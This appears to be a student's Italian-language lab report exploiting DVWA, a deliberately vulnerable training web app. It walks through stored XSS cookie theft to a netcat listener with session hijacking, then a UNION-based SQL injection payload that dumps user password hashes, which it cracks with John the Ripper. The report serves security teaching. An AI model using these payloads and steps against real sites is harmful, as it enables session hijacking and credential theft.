


EXPLOIT

- XSS
- SQL Injection (blind)

Buonanno Manuel

XSS

Dobbiamo recuperare i cookie della vittima tramite l'utilizzo dell'XSS. Apriamo quindi, per cominciare, la DVWA ed impostiamo la sicurezza come da traccia su "low".



The screenshot displays the DVWA web application interface. At the top, the DVWA logo is visible. On the left, a sidebar contains a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted in green), PHP Info, About, and Logout. The main content area is titled "DVWA Security" with a lock icon. Under the "Script Security" section, it states "Security Level is currently low." and provides instructions on setting the security level to low, medium, or high. A dropdown menu is set to "low" with a "Submit" button. The "PHPIDS" section indicates it is currently disabled, with links to "enable PHPIDS", "Simulate attack", and "View IDS log". A status box at the bottom of the main area shows "Security level set to low". The footer of the application reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

DVWA Security 🔒

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)


Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

XSS

Nella pagina XSS stored essendo che il campo per lo script ha un massimo di 50 caratteri, andiamo nella console del sito a modificarne la grandezza massima



```
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Search HTML
<table width="550" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr>
      <td width="100">Message *</td>
      <td>
        <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea>
      </td>
    </tr>
  </tbody>
</table>
</form>
</div>
<br>
<div id="guestbook_comments">
  <br>
  <h2>More info</h2>
  <ul>
  </div>
<br>
```

html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea

XSS

Diamo un nome al test che stiamo per eseguire: in questo caso, per semplicità, lo abbiamo chiamato "test".

Inseriamo poi lo script che sarà necessario per l'invio dei cookie identificati verso il dominio sotto controllo dell'attaccante. Lo script crea un oggetto immagine e imposta il suo attributo ad uno script sul server dell'attaccante.

Il browser non può sapere a priori se la risorsa è effettivamente una vera immagine o meno, quindi esegue lo script, inviando di fatto il cookie al sito dell'attaccante.

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

XSS


Inviato lo script possiamo andare sulla shell di Kali Linux per eseguire il comando in foto, inserendo il numero di porta che avevamo usato nello script.

Il comando nc (netcat) è usato per la lettura e la scrittura di dati attraverso connessioni di rete.

Il comando -l è utilizzato come opzione per indicare a un'applicazione di "mettersi in ascolto".

L'opzione -p è utilizzata per specificare la porta su cui ascoltare o connettersi. Nel nostro caso 12345.

Il segmento evidenziato è il cookie session ID che ci interessa.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 12345  
GET /index.html?param1=security=low;%20PHPSESSID=03aca6cdfb8e98c7b1f7378bd02ec613 HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: http://192.168.49.101/  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site  
Sec-Fetch-User: ?1  
  
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 12345  
GET /index.html?param1=security=low;%20PHPSESSID=03aca6cdfb8e98c7b1f7378bd02ec613 HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: http://192.168.49.101/  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site  
Sec-Fetch-User: ?1
```

XSS

Inviato lo script possiamo andare sulla shell di Kali Linux per eseguire il comando in foto, inserendo il numero di porta che avevamo usato nello script.

Il comando nc (netcat) è usato per la lettura e la scrittura di dati attraverso connessioni di rete.

Il comando -l è utilizzato come opzione per indicare a un'applicazione di mettersi in "ascolto".

L'opzione -p è utilizzata per specificare la porta su cui ascoltare o connettersi. Nel nostro caso 12345.

Il segmento evidenziato è il cookie session ID che ci interessa e che basterà andarlo a sostituire nella console del login della pagine nel campo "value" per avere l'accesso.


The image shows two screenshots from a Kali Linux environment. The top screenshot is a terminal window with the title 'kali@kali: ~'. It shows the execution of the netcat listener command `nc -l -p 12345`. A connection is established from 127.0.0.1:12345, and the user-agent is identified as Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0. The request is a GET for `/index.html?param1=security=low;%20PHPSESSID=03aca6cdfb8e98c7b1f7378bd02ec613`. The bottom screenshot shows the browser's developer tools, specifically the 'Cache Storage' tab. It displays a list of cached items for the URL `http://192.168.49.101`. The highlighted item is a cookie with the name 'PHPSESSID' and the value '03aca6cdfb8e98c7b1f7378bd02ec613', which matches the value injected in the terminal request. Other cookies shown include 'security' with value 'low' and 'domain' with value '192.168.49.101'.

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nc -l -p 12345
GET /index.html?param1=security=low;%20PHPSESSID=03aca6cdfb8e98c7b1f7378bd02ec613 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.49.101/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
```

Name	Value	Domain	Path
PHPSESSID	03aca6cdfb8e98c7b1f7378bd02ec613	192.168.49.101	/
security	low	192.168.49.101	/dvwa

SQL injection (blind)

Torniamo adesso alla DVWA per andare a decifrare le password presenti nel DB. Inseriamo la query "1' UNION SELECT user, password FROM users#" che ci manderà in output gli username e password degli utenti.



The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' vulnerability selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The output displays the results of the SQL injection query "1' UNION SELECT user, password FROM users#", showing user IDs, first names, and surnames.

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

SQL injection (blind)



Su Kali copiamo queste passwords cifrate su un file testo.

Andiamo adesso sulla shell ed eseguiamo la decriptazione tramite "John the Ripper" con il comando mostrato in foto. Questo è un tool per eseguire un attacco brute force che fa uso della parallelizzazione dei task per ridurre i tempi di cracking.

Controlliamo infine le password decifrate con il comando "show"

```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
charley        (?)
4g 0:00:00:00 DONE (2024-02-28 09:03) 200.0g/s 144000p/s 144000c/s 192000C/s my3kids..so
ccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$ john --show --format=raw-md5 ./Desktop/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali@kali)-[~]
$
```